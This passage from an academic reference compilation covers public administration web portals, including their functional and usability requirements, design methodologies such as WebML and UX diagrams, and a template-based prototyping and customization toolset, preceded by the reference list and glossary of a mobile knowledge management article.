Fagrell, H., Forsberg, K., & Sanneblad, J. (2000). FieldWise: A mobile knowledge management architecture. In *Proceedings of the ACM conference on Computer supported cooperative work* (pp. 211-220). Philadelphia.

Grimm, M., Tazari, M.-R., & Balfanz, D.(2002). Towards a framework for mobile knowledge management. Paper presented at the *Fourth International Conference on Practical Aspects of Knowledge Management 2002 (PAKM 2002)* (pp. 326-338). Vienna, Austria.

Gronau, N., Laskowski, F., & Martens, S. (2003). K_Mobile: Betriebliche Informationsinfrastruktur und mobiler Wissenszugang. *Industrie Management, 19*(6), 21-24.

Hansmann, U., Merk, L., Niklous, M. S., & Stober, T. (2001). *Pervasive computing handbook*. Berlin: Springer.

Hummingbird. (2005). *Hummingbird enterprise mobility data sheet* Retrieved October 18, 2005, from http://mimage.hummingbird.com/alt_content/binary/pdf/collateral/ds/he04/mobility_datasheet.pdf

Hyperwave. (2002). *HIP hyperwave information portal: User guide*. Munich.

Loutchko, I., & Birnkraut, F. (2005). Mobile knowledge portals: Description schema and development trends. In K. Tochtermann & H. Maurer, H. (Eds.), Paper presented at the I-KNOW'05 (5th International Conference on Knowledge Management), Graz, Austria. *Journal of Universal Computer Science (J.UCS)*, 187-196.

Lueg, C., & Lichtenstein, S. (2003, November 26-28). *Location-oriented knowledge management*. Paper presented at the 14th Australasian Conference on Information Systems (ACIS 2003), Perth, WA, Australia.

Maier, R. (2004). *Knowledge management systems, information and communication technologies for knowledge management*. Berlin: Springer.

Open Text Corporation. (2003). *Livelink wireless: Ubiquirous access to Livelink information and services*. White Paper. Waterloo, ON Canada.

Perry, M., O'Hara, K., Sellen, A., Brown, B., & Harper, R. (2001). Dealing with mobility: Understanding access anytime, anywhere. *ACM Transactions on Human-Computer Interaction, 8*(4), 323-347.

Plumtree. (2005). Plumtree software wireless device server, IT research library @forbes.com. Retrieved October 18, 2005, from http://itresearch.forbes.com/detail/PROD/1025302061_754.html

Rao, B., & Minakakis, L. (2003). Evolution of mobile location-based services, *Communications of the ACM, 46*(12), 61-65.

Schulte, B. A. (1999). *Organisation mobiler Arbeit. Der Einfluss von IuK-Technologien*. Wiesbaden: DUV.

Sherry, J., & Salvador, T. (2001). Running and grimacing: The struggle for balance in mobile work. *Wireless World: Social and Interactional Aspects of the Mobile Age* (pp. 108-120). New York: Springer.

Schwotzer, T., & Geihs, K. (2003). Mobiles verteiltes Wissen: Modellierung, Speicherung und Austausch. *Datenbank Spektrum, 3*(5), 30-39.

KEY TERMS

Enterprise Portal: An application system that provides secure, customizable, personalized, integrated access to a variety of different and dynamic content, applications, and services. They provide basic functionality with regard to the management, structuring, and visualization of content, collaboration, and administration.

Knowledge Management System (KMS): Knowledge management systems (KMS) provide a single point of access to many different information and knowledge sources on the desktop, together with a bundle of KM services, in order to support the main KM activities, that is, capture, organise, store, package, search, retrieval, transfer, (re-) use, revision, and feedback.

Location-Orientation: Location-orientation explicitly considers the location of the mobile worker and adapts mobile services accordingly.

Mobile KM Service: The core of the KMS architecture consists of a set of knowledge services in order to support discovery, publication, collaboration, and learning. Personalization services are important to provide a more effective access to the large amounts of content, that is, to filter knowledge according to the knowledge needs in a specific situation, and offer this content by a single point of entry (portal). In particular, personalization services, together with mobile access services, become crucial for the use of KMS in mobile environments.

Mobile Knowledge Management: Mobile knowledge management is a KM approach focusing on the usage of mobile ICT in order to provide mobile access to knowledge management systems and other information resources, generate awareness between mobile and stationary workers by linking them to each other, and realize mobile KM services that support knowledge workers in dealing with their tasks.

Mobile Portal: A mobile portal is an enterprise portal focusing on the mobile access of applications, content, and services, as well as the consideration of the location while on the move. Mobile access is about accessing stationary KMS, whereas location-orientation explicitly considers the location of the mobile worker.

Mobile Portlet: Mobile portlets are portlets enabling the mobile access of mobile workers. Special portlets can be implemented to support location-orientation in mobile portals.

Modelling Public Administration Portals

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INTRODUCTION

Portals for the public administration (PA) are Internet gateways leading to a broad range of services, devoted to a great number of users. The offered services can potentially be all the ones offered by the PA offices. The final users involved are potentially all the citizens, thus ranging from young people to retired ones, to impaired ones. The benefits offered by putting PA services on the Internet are various: a reduced number of employees at the PA offices, an increased number of citizens that can interact with the PA, immediately available information (news, laws, regulations), faster data integration in PA informative systems, and overall costs reductions (citizen mobility, time consumption, etc.). Such benefits are driving a wide diffusion of PA portals with an increasing number of accesses and users (Reis, 2005).

Although the number of PA portals available is increasing, their use by citizens is still limited due to usability problems and the low quality of the offered services (Atkinson & Leigh, 2003; Cullen, O'Connor, & Veritt, 2003; Nielsen, 1999).

To obtain usable PA portals, a design methodology that considers the user interaction in the early development phases must be adopted (Conallen, 2003). This already happens for e-commerce Web sites (Nielsen, 1999). Conversely, as usually happens with standard development tools for portals, accessibility, and usability issues are faced at the end of the PA portals development process, with high costs and growing times to the final release.

Focusing on usability issues, the purpose of our article is twofold: (i) analyzing requirements and standard methodologies to design the user interaction in such environment, and (ii) proposing a design methodology to solve usability problems. Usual methods model some navigation aspects, but they are not focused on usability and layout design issues; neither do they make the comprehension of the navigation aspects easier. In order to face user experience problems and speed-up the whole development process, we designed a methodology (Prete, Foglia, & Zanda, 2005a, 2005b) and a set of tools for the rapid development and deployment of PA portals.

In the following, we identify main PA portals requirements. Then, we describe methodologies to design and develop Web sites and PA portals and present our methodology to rapidly develop and deploy usable PA portals. Finally, we draw conclusions.

PA PORTALS REQUIREMENTS

Functional Requirements

Due to their importance, most of the PA central offices have analyzed the functional requirements of PA portals (Reis, 2005). They identified *classes of services*, *classes of users,* and the *sophistication degree*.

Classes of services identify the sets of services that must be furnished by PA portals. They are classified according to the citizens' lifestyle and mental model to respect the users' own classification.

Classes of users identify homogeneous groups of actors involved in interactions with the PA portals, and their main informative needs. They are classified following their roles, their skills, and their previous knowledge.

The *sophistication degree* specifies the way and to what extent a service is provided remotely to the *users*. Four *sophistication degrees* can be identified. The first stage is represented by just providing some information to complete the procedure. The second stage is the *one-way* phase with documents download, and the third stage is the *two-way* phase with the filled in documents that can be uploaded. The fourth stage is reached when the whole procedure can be completed online, including payments.

Table 1 shows a specification of *classes of services* adopted by the Italian PA (GU, 2002; Resca, 2004; Signore, Chesi, & Pallotti, 2005). More than 500 services are fully specified. Other classifications may be found in literature (Kaylor, Deshazo, & Van Eck, 2001). A classification summary of *users* and relative needs is given in Table 2 (Reis, 2005).

Table 1. Sample classification of PA services specified by Italian Government

Users	**Class of Services**				
Citizens	*Being a citizen*	*House*	*Free time*	*Health*	*Sports*
	Legal issues	*Education*	*Transports*	*Work*	*Voting*
	Retirement	*Taxes*	*Cultural activities*		
Companies	*Starting a new activity*	*Developing existing activities*	*Modifying an existing activity*	*Funds*	*Personnel/employees*
	Buildings	*Taxes*	*Import/Export*	*Legal issues*	

Table 2. Classes of users and relative needs

User Class	**Most Required Services**			
Students	*Education*	*Jobs*	*House*	*Public Transports*
Normal Citizens	*Payments*	*Security*	*House*	*Public Transports*
Tourists	*Accommodation*	*Cultural Attractions*	*Public Transports*	
Foreigners	*Regulations*	*VISA*		
Companies	*Taxes*	*Laws*	*Financial Services*	
Retired People	*Health*	*Public Transports*		
Elected Officials and Candidates	*Personal info*	*Q&A*	*Laws and Regulations*	
Portal Administrators	*Content Management Systems*			

Concerning other functional requirements, connections with heterogeneous back-end informative systems are outside the scope of this article. However, we can say that governments are specifying common protocols and interfaces for the various PA portals. For instance, in the Italian scenario, government is developing a unified application interface (SPC, 2005), and each administration will have to conform to such specification.

Usability and Other Non-Functional Requirements

Atkinson et al. (2003) emphasize the importance of having PA portals that are easy to use: "too often customer-focused portals have mostly meant putting a myriad of links on one Web page." They show that in many PA portals citizens have to navigate deeply in the site to find out that they cannot perform their tasks online. Cullen et al. (2003) describe the New Zealand local administration Web sites: "although over 90% of users approached a particular site seeking specific information, less than half were able to find the information they sought." It turns out that the main problem in PA portals is not the design of services and communication protocols that are well specified, but the way contents and services are presented to the final users.

Many Web usability guidelines have been identified (Curtin, Sommer, & Vis-Sommer, 2003; Nielsen, 1992, 1999, 2001a; Nielsen & Tahir, 2001b), particularly in the e-commerce field (Nielsen, 2001a). Such guidelines are a set of rules and patterns that must be followed in content presentation and service delivery to achieve a good level of user interaction. Unfortunately, such guidelines can only be partially applied to the design of PA portals. Indeed, PA portals users differ from e-commerce ones and they have different aims and needs. Essentially, e-commerce portals are accessed because users (and providers) want to, while PA portals are accessed because users have to. As a consequence, a major metric in e-commerce sites is the conversion rate--percentage of visitors that become customers (Nielsen, 2001a; Prete, 2005b)—while in PA sites, a major metric is the completion rate—percentage of visitors that complete their task (Withrow, Brick, & Speredelozzi, 2000). Hence, e-commerce sites emphasize the products presentation with marketing strategies, while the only complex procedures are product selection and checkout. Conversely, PA portals must face very complex procedural aspects. For instance, in a tax payment service, the page layout and its design must facilitate the form filling, giving useful hints if the user doesn't know how to proceed, identifying the progress in the procedure, and notifying the sophistication degree and the established deadline of a service.

In addition, the e-commerce field is a competitive environment with actors competing to ensure the best user experience. Such competition drives e-commerce sites toward improved usability. Conversely, PA Web sites have no competitors and their actual effectiveness can only be evaluated via user tests. Besides, to increase retainability (Calongne, 2001), PA portals procedures must not be modified. So, it is important to immediately deploy a good portal, with major usability issues faced and solved. In summary, e-commerce portals should be designed for change while PA portals must not change.

As for main usability guidelines, PA portals should include the name and logo of the agencies or the local administration offices in the home page as trust is one of the major factors, which encourage user interaction (Van Slyke, Belanger, & Comunale, 2004); all details useful to fully identify the agencies must be provided (Nielsen et al., 2001b). To encourage the interaction of all users, it should be given major emphasis to services rather than to politicians and their programs (Curtin et al., 2003). A *most requested services* area can be worthy of inclusion as many PA services are more accessed when established deadlines are approaching.

As a general rule, services must be organized following the citizens' mental model (Nielsen, 1999), not the PA internal organization. So, PA portals must be orthogonally organized for groups of users and services, while citizens do not have to know which agency actually delivers the service they need. Citizens should be able to find services and information by fast searching and browsing so PA portals must include smart search engines, which should always be reachable (Curtin et al., 2003). The sophistication degree of services should be stated immediately to enable users to achieve a fast knowledge of what they can do, especially when expiration time is near. The overall user learning time can be reduced by adopting metaphors taken from major Web sites, and it is better not to explain procedures, but drive properly user actions, usually by means of wizards.

CURRENT METHODOLOGIES

A common trend in software design consists of adopting a user-centered approach in which the design is driven by the user needs, utilizing use cases (IBM, 2005; Kruchten, 2003). Use cases are useful to specify functional requirements, but different methodologies must be adopted to specify and design user interfaces and user interactions. Such methodologies should include usability factors in the early development phases (Conallen, 2003; IBM, 2005).

A lot of methodologies have been developed, as well as many commercial or proprietary products for designing PA portals (IBM Websphere Portal Enable, Microsoft Site Server, Oracle Portal…). In the following, we give a description of significant approaches addressing the design of the user experience.

The first approach to specify and design Web interfaces is paper prototyping (Grady, 2000; Newman & Landay, 2000), despite the technological developments. A Web designer sketches Web page prototypes on paper to describe the layout and the user interface. This method doesn't leverage the digital support, but it has specific advantages: an extreme low cost, no learning time, and the implementation details are not taken into account while designing the pages.

The tool DENIM (Lin, Newman, Hong, & Landay, 2000), considering the common practice of paper prototyping, combines the benefits of such approach with the benefits of the digital support. DENIM consists of an electronic blackboard with pages drawn roughly and connected with arrows. The blackboard area has different zoom levels to visualize different aspects of the site: from a general navigation structure, to storyboards, to single pages. However, it does not furnish support for automatic code generation.

Web modeling language, WebML (Ceri et al., 2002), permits the modeling of data intensive Web applications. Its main purpose is the specification of relationships among data and code generation. The tool WebRatio (Ceri, Fraternali, & Bongio, 2003) includes the WebML methodology. The Web pages are rapidly structured and traversed in a GUI, and then presented by page templates or by XSL descriptions. At the end, with XML and XSL, the pages source code is generated. In the overall process, usability aspects are faced at the end when the Web developer writes or imports the presentation code.

To better model the interaction between Web application and final user, Conallen (2003) develops the user eXperience modeling. It is based on UX diagrams, which model the storyboards and the dynamic information of the Web pages. These diagrams show the site structure, an important factor of Web usability: a site with a good user interface but with a complex structure results unusable. The UX modeling adds to the usual UML diagrams two new types of diagrams: the navigation maps and the storyboards.

As a summary, all of these methodologies have as their main goal the early inclusion of users needs in the development process. Since they assess the usability toward final users, a prototype of the application must be prepared. The final version of the application is always obtained with refinement iterations.

AN INTEGRATED APPROACH

Rationale

The iterative loops in the design process are needed to satisfy usability requirements (Newman et al., 2000). Such loops are critical for the success of PA portals, but they are a resource consuming task. Indeed, developers should have experience in techniques for achieving user experience, not usual in software houses, and the final users should have a perfect knowledge of what they want, which is usually achieved only at the end of the process. In addition, PA offices, especially smaller ones, may not have the required resources to perform such cyclic phases. As explained in section "PA Portals Requirements," PA portals don't have to be designed to offer generic services, but well-defined ones to known classes of users. According to this, it is not necessary to start a complete design process each time a PA portal must be developed. The whole process can be performed only once by designing a prototype. PA developers, with proper design tools, can then rapidly customize such prototype. They don't have worry about usability issues, which are solved in the *prototyping phase*. From this idea, we derive our methodology (Prete et al., 2005a, 2005b) and a set of tools that we will describe in the following.

Description of the Methodology

The methodology consists of two phases: a *prototyping phase* and a *customization phase* (Figure 1).

In the *prototyping phase*, the structure of a PA portal prototype is defined. In particular, the structures of the main services are defined, and the main usability guidelines are enforced. Such phase is the most critical, since cyclic iterations with users are performed to derive portal templates and usability guidelines. This phase is performed by the PA prototype developer, who is a usability and Web systems expert; he utilizes standard tools for portal development. Usability inspection methods (Nielsen & Mack, 1994) are applied to converge to *usable portal templates*.

In the *customization phase*, PA portal developers utilize a set of tools specifically designed to easily customize the *usable portal templates*. In particular, they customize the services sophistication degree, the static content (i.e., textual info such as the name of the PA, the location, the colors, etc.), and adapt some navigation structure to specific needs. In such phase, limited usability and programming knowledge is required so that it can be performed by inexperienced users who can focus only on contents and services without worrying about presentation.

In conclusion, our methodology includes the usability constraints in the early development phases as required

Figure 1. A two-phase methodology to develop and rapidly deploy usable PA portals





Figure 2. The tools utilized to customize PA portal templates



by the user-centered design. The usability assessment is performed once, reducing the overall process costs, while the whole methodology simplifies the customization, as PA portal developers can configure the site with drag&drop tools without coding or having knowledge of usability factors. Usability checks are automatically performed by the tools on the basis of the knowledge acquired during the *prototyping phase*. Such knowledge is codified in *usable portal templates* and *usability guidelines*.


The Tools

The tools available to the PA portal developer include a *UXX navigation diagrams editor*, a *rapid prototyper*, a *style-chooser*, plus a portal *deployment wizard* (Figure 2).

The *UXX navigation diagram* editor (Figure 3) is utilized to specify the dynamic contents of the single pages, and specify and visualize the overall navigation structure. UXX is our extension to the UX diagram proposed by Conallen (Prete et al., 2005b). The editor can be used to modify the portal structure as long as the result respects the usability constraints. A traffic light, included in every tool, warns the PA portal developer about usability problems and utilizes the usability guidelines to perform its work.

The *rapid prototyper* (Figure 4) is used to specify the layout and static content of Web pages. It utilizes the *usable portal templates* as a set of predefined page templates. The tool provides a central window to define each page with *working*

Figure 3. The UXX editor with a navigation diagram. The frames on the left column can be dragged and dropped in the central window.



areas. The *working areas* can be specified by choosing their types setting their contents and relative attributes.

The *style-chooser* (Figure 5) is utilized to assign color, text style, and size to the static and dynamic content of the site, following usability guidelines. Our software helps the developer by giving him or her the correspondence between every color and its meaning in various cultures (western, oriental...).

The *deployment wizard* permits you to select the specific services and the sophistication degree the portal must have (Figure 6). Once the services and the interactions are chosen, the PA portal code can be generated. The code generation is based on HTML with CSS, while JSPs and servlets generate the dynamic Web pages.

CONCLUSION

In this article we approached the design of PA portals focusing on user experience factors. We reviewed methodologies and tools that can be used to design interactions in PA portals. Considering that such methodologies include usability requirements only in the final development phase, and that PA portals requirements are well known (often standardized by government laws), we propose a methodology with relative tools to rapidly design usable PA portals. Our methodology consists of three steps: (i) build a usable PA portal template by applying standard and innovative tools to ensure good user interaction; (ii) customize, and (iii) deploy such template to adapt it to specific PA needs. In this way, usability requirements of PA portals are managed only once by experienced software/usability engineers, while the customization can be performed by local officers with little technical expertise. A wizard-based tool guides the user in the customization without permitting the violation of the usability constraints. Such approach simplifies the development of such portals and permits it to deploy high quality PA portals as we are experiencing in the framework of the *Easy.Gov* project.

Further improvements include the extension of our framework with the inclusion of affective interfaces. Their effectiveness is currently under evaluation.

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Figure 4. The rapid prototyper. The developer can draw rectangles in the main area to prototype the static structure of the pages. The rectangles can be chosen with a check box from: image, link, text, form, menu, table. This example shows a wizard page template.




Figure 5. The style-chooser. It can be utilized to set text and background colors. On the left column, the created styles can be associated with the page areas drawn in the prototyping tool.





Figure 6. The layout of the deployment wizard



REFERENCES

Atkinson, R. D., & Leigh, A. (2003). Customer-oriented e-government: Can we ever get there? *Journal of Political Marketing, 2*(3/4), 159-181.

Calongne, C. M. (2001). Designing for Web usability. *JCSC, 16*(3), 39-45.

Ceri, S., Fraternali, P., & Bongio, A. (2003). *Architectural issues and solutions in the development of data-intensive Web applications*, CIDR2003, Asilomar, USA.

Ceri, S., Fraternali, P., Bongio, A., Brambilla, M., Comai, S., & Matera, M. (2002). *Designing data-intensive Web applications.* Morgan-Kaufmann.

Conallen, J. (2003). *Building Web applications with UML.* Addison-Wesley.

Cullen, R., O'Connor, D., & Veritt, A. (2003). An evaluation of local government Web sites in New Zealand. *The World of E-Government,* Haworth Press.

Curtin, G. C., Sommer, M. H., & Vis-Sommer, V. (2003). *The world of e-government.* Haworth Press.

Grady, H. M. (2000). Web site design: A case study in usability testing using paper prototypes. *Professional Communication Conference. The 18th Conference on Computer Documentation* (pp. 24-27). September.

GU. (2002). *Front office e servizi di e-government per cittadini e imprese*, Gazzetta Ufficiale, N.78-03/04/2002.

IBM. (2005). *User-centered design. IBM ease of use.* Retrieved December 10, 2005, from http://www.ibm.com/easy

Kaylor, C., Deshazo, R., & Van Eck, D. (2001). Gauging e-government: A report on implementing services among American cities. *Government Information Quarterly, 18*(4), 293-307.

Kruchten, P. (2003). *The rational unified process: An introduction*. Addison Wesley Professional.

Lin, J., Newman, M. W., Hong, J. I., & Landay, J. A. (2000). Denim: Finding a tighter fit between tools and practice for Web site design. *ACM CHI 2000* (pp. 510-517). ACM Press.

Newman, M. W., & Landay, J. A. (2000). Sitemaps, storyboards, and specifications: A sketch of Web site design practice. *Conference of Designing Interactive Systems: Processes, Practices, Methods, and Techniques* (pp. 263-274).

Nielsen, J. (2001a). *E-commerce user experience.* Nielsen Norman Group.

Nielsen, J. (1999). *Designing Web usability: The practice of simplicity.* New Riders Press.

Nielsen, J. (1992). The usability engineering life cycle. *IEEE Computer, 25*(3), 12-22.

Nielsen, J., & Mack, R. L. (1994). *Usability inspection methods.* John Wiley & Sons.

Nielsen, J., & Tahir, M. (2001b). *Homepage usability: 50 Web sites deconstructed*. New Riders Press.

Prete, C. A., Foglia, P., & Zanda, M. (2005a). Easy usable Web sites: The path to a high conversion rate. *NAEC2005* (pp. 217-223). Garda, Italy.

Prete, C. A., Foglia, P., & Zanda, M. (2005b). An innovative tool to easily get usable Web sites. *WEBIST2005* (pp. 373-376). Miami, USA.

Reis, F. (2005). E-government: Internet based interaction with the European businesses and citizens. *Statistics in Focus.* Eurostat.

Resca, A. (2004). How to develop e-government: The Italian case. *Knowledge management in electronic government* (LNCS 3035, pp. 190-200).

Signore, O., Chesi, F., & Pallotti, M. (2005). E-government: Challenges and opportunities. *CMG Italy–XIX Conference,* June.

SPC. (2005). Italian government, *Sistema Pubblico di Connettività*, DPCM 28/02/2005, n.42.

Van Slyke, C., Belanger, F., & Comunale, C. L. (2004). Factors influencing the adoption of Web-based shopping: The impact of trust. *ACM SIGMIS Database, 35*(2), 32-49.

Withrow, J., Brick, T., & Speredelozzi, A. (2000). Comparative usability evaluation for an e-government portal. Diamond Bullet Design Report#U1-00-2, USA.

KEY TERMS

Classes of Services: Identify sets of services that must be furnished by PA portals. They are classified according to the citizens' lifestyle and mental model to respect the users' own classification.

Classes of Users: Identify homogeneous groups of actors involved in interactions with PA portals and their main informative needs. They are classified following their roles, skills, and previous knowledge.

Computer Impaired User: A user with inabilities in using the computer in an effective, useful, and comfortable way.

Internet Barriers: Impediments in some classes of users while visiting a Web page. They are similar to architectural barriers for impaired users (they can be considered a new kind of architectural barriers).

PA Portal Usability Guidelines: A set of rules and patterns that must be followed in content presentation and service delivery to achieve a good level of usability. They are specific for the PA portals domain.

Public Administration (PA) Portal: A portal, which gives access to the PA services. It should become the main interface between PA and citizens as it can provide access to all the services offered by the PA.

Sophistication Degree: Specifies the way and to what extent a service is provided remotely to the users.

